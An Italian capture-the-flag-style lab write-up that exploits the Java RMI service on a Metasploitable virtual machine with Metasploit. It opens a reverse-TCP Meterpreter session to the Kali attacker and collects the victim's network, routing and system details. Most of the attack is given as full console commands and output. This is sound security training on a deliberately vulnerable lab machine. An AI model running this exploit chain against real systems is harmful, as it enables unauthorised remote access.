


TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:-La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111-La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112-Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete; 2) informazioni sulla tabella di routing della macchina vittima 3) altro...

Creazione Ambiente di Lavoro

1. Come visto nelle lezioni di inizio modulo andiamo ad assegnare l'indirizzo ip a kali andando a modificare il file interfaces posto all'interno della cartella etc/network, con il comando sudo nano andiamo ad aprire il file e modificarlo inserendo i seguenti parametri per kali



```
File Actions Edit View Help
GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
```

2. Come visto nelle lezioni di inizio modulo andiamo ad assegnare l'indirizzo ip a meta andando a modificare il file interfaces posto all'interno della cartella etc/network, con il comando sudo

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1
```

1. Iniziamo avviando msfconsole usando il comando msfconsole come segue

- ```

kali@kali:~$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

console ... \

#####
;@
" @@@@'..'@ @@@@'..'@
-..@@@@@@@@@@@@ @@@@@@@@@@@@@ @;
 .@@@@@@@@@@@@ @@@@@@@@@@@@@
 " @@@@ -..@ @ ' - "
 .@' ; @ @ ' '
 |@@@@ @@@@ @
 @@@ @ @ @
 .@@@@ @ @
 ,@@ @ ;
 (3 C) /|_ (Metasploit!)
 ;@' * \|-
 "(,...."

=[metasploit v6.3.55-dev]
+ --=[2397 exploits - 1235 auxiliary - 422 post]
+ --=[1391 payloads - 46 encoders - 11 nops]
+ --=[9 evasion]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules

Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/gather/java_rmi_registry 2011-10-15 normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuratio
n Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execut
ion Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privil
ege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

```

2. Cerchiamo la vulnerabilità fornita, che avevamo comunque recuperato nei precedenti esercizi analizzando le varie vulnerabilità presenti in meta, cerchiamo la vulnerabilità con il comando `search java_rmi`, selezioniamo il secondo valore che ci fornisce con il comando `use 1` così

inizializziamo l'utilizzo del exploit

```
msf6 > search java_rmi

Matching Modules

Name Disclosure Date Rank Check Description
- - - - - -
0 auxiliary/gather/java_rmi_registry 2011-10-15 normal No Java RMI Registry Interfaces Enumeration
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuratio
n Java Code Execution
2 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execut
ion Scanner
3 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privil
ege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

3. Con il comando show options andiamo a vedere le informazioni richieste dall'exploit per essere funzionanti, come possiamo vedere sono richiesti l'rhosts e Lhost, quest'ultimo preso in automatico dato che è l'ip di kali, con il comando set RHOSTS (ip) andiamo a settare l'ip della macchina che andremo ad attaccare

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

 Name Current Setting Required Description
 -- -
 HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
 RHOSTS yes yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
sloit.html
 RPORT 1099 yes The target port (TCP)
 SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local mach
ine or 0.0.0.0 to listen on all addresses.
 SRVPORT 8080 yes The local port to listen on.
 SSL false no Negotiate SSL for incoming connections
 SSLCert no no Path to a custom SSL certificate (default is randomly generated)
 URIPATH no no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

 Name Current Setting Required Description
 -- -
 LHOST 192.168.11.111 yes The listen address (an interface may be specified)
 LPORT 4444 yes The listen port

Exploit target:

 Id Name
 -- --
 0 Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOSTS 192.168.11.111
[!] Unknown datastore option: LHOSTS. Did you mean LHOST?
LHOSTS => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

 Name Current Setting Required Description
 -- -
 HTTPDELAY 10 yes Time that the HTTP Server will wait for the payload request
 RHOSTS yes yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
sloit.html
 RPORT 1099 yes The target port (TCP)
 SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local mach
ine or 0.0.0.0 to listen on all addresses.
 SRVPORT 8080 yes The local port to listen on.
 SSL false no Negotiate SSL for incoming connections
 SSLCert no no Path to a custom SSL certificate (default is randomly generated)
 URIPATH no no The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

 Name Current Setting Required Description
 -- -
 LHOST 192.168.11.111 yes The listen address (an interface may be specified)
 LPORT 4444 yes The listen port

Exploit target:

 Id Name
 -- --
 0 Generic (Java Payload)
```

4. Con il comando exploit facciamo partire l'exploit così facendo riusciamo a sfruttare la vulnerabilità ed accedere "segretamente" a Metasploit, ora da qui abbiamo la possibilità di vedere e prendere qualsiasi informazione dalla macchina. Come da richiesta con il comando

ifconfig recuperiamo l'ip di meta e le sue informazioni di rete

```
Payload options (java/meterpreter/reverse_tcp):

 Name Current Setting Required Description
 -- -
 LHOST 192.168.11.111 yes The listen address (an interface may be specified)
 LPORT 4444 yes The listen port

Exploit target:

 Id Name
 -- --
 0 Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/DeBzItqPsk78xZ
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:51805) at 2024-04-03 13:36:47 -0400

meterpreter > ifconfig

Interface 1

Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2

Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe18:8e11
IPv6 Netmask : ::

meterpreter >
```

5. Nel secondo punto viene richiesto di visualizzare la tabella di routing, con il comando `route` visualizziamo l'informazione richiesta

```
meterpreter > route

IPv4 network routes

Subnet Netmask Gateway Metric Interface

127.0.0.1 255.0.0.0 0.0.0.0 0 lo
192.168.11.112 255.255.255.0 0.0.0.0 0 eth0

IPv6 network routes

Subnet Netmask Gateway Metric Interface

::1 :: :: 0 lo
fe80::a00:27ff:fe18:8e11 :: :: 0 eth0
```

6. Infine, per completare l'esercizio ho voluto recuperare anche le informazioni della macchina metasploit tramite il comando `sysinfo`, recuperando così il modello di device, il sistema operativo, l'architettura, la lingua impostata nel sistema operativo e la versione di Meterpreter

```
meterpreter > sysinfo

Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
```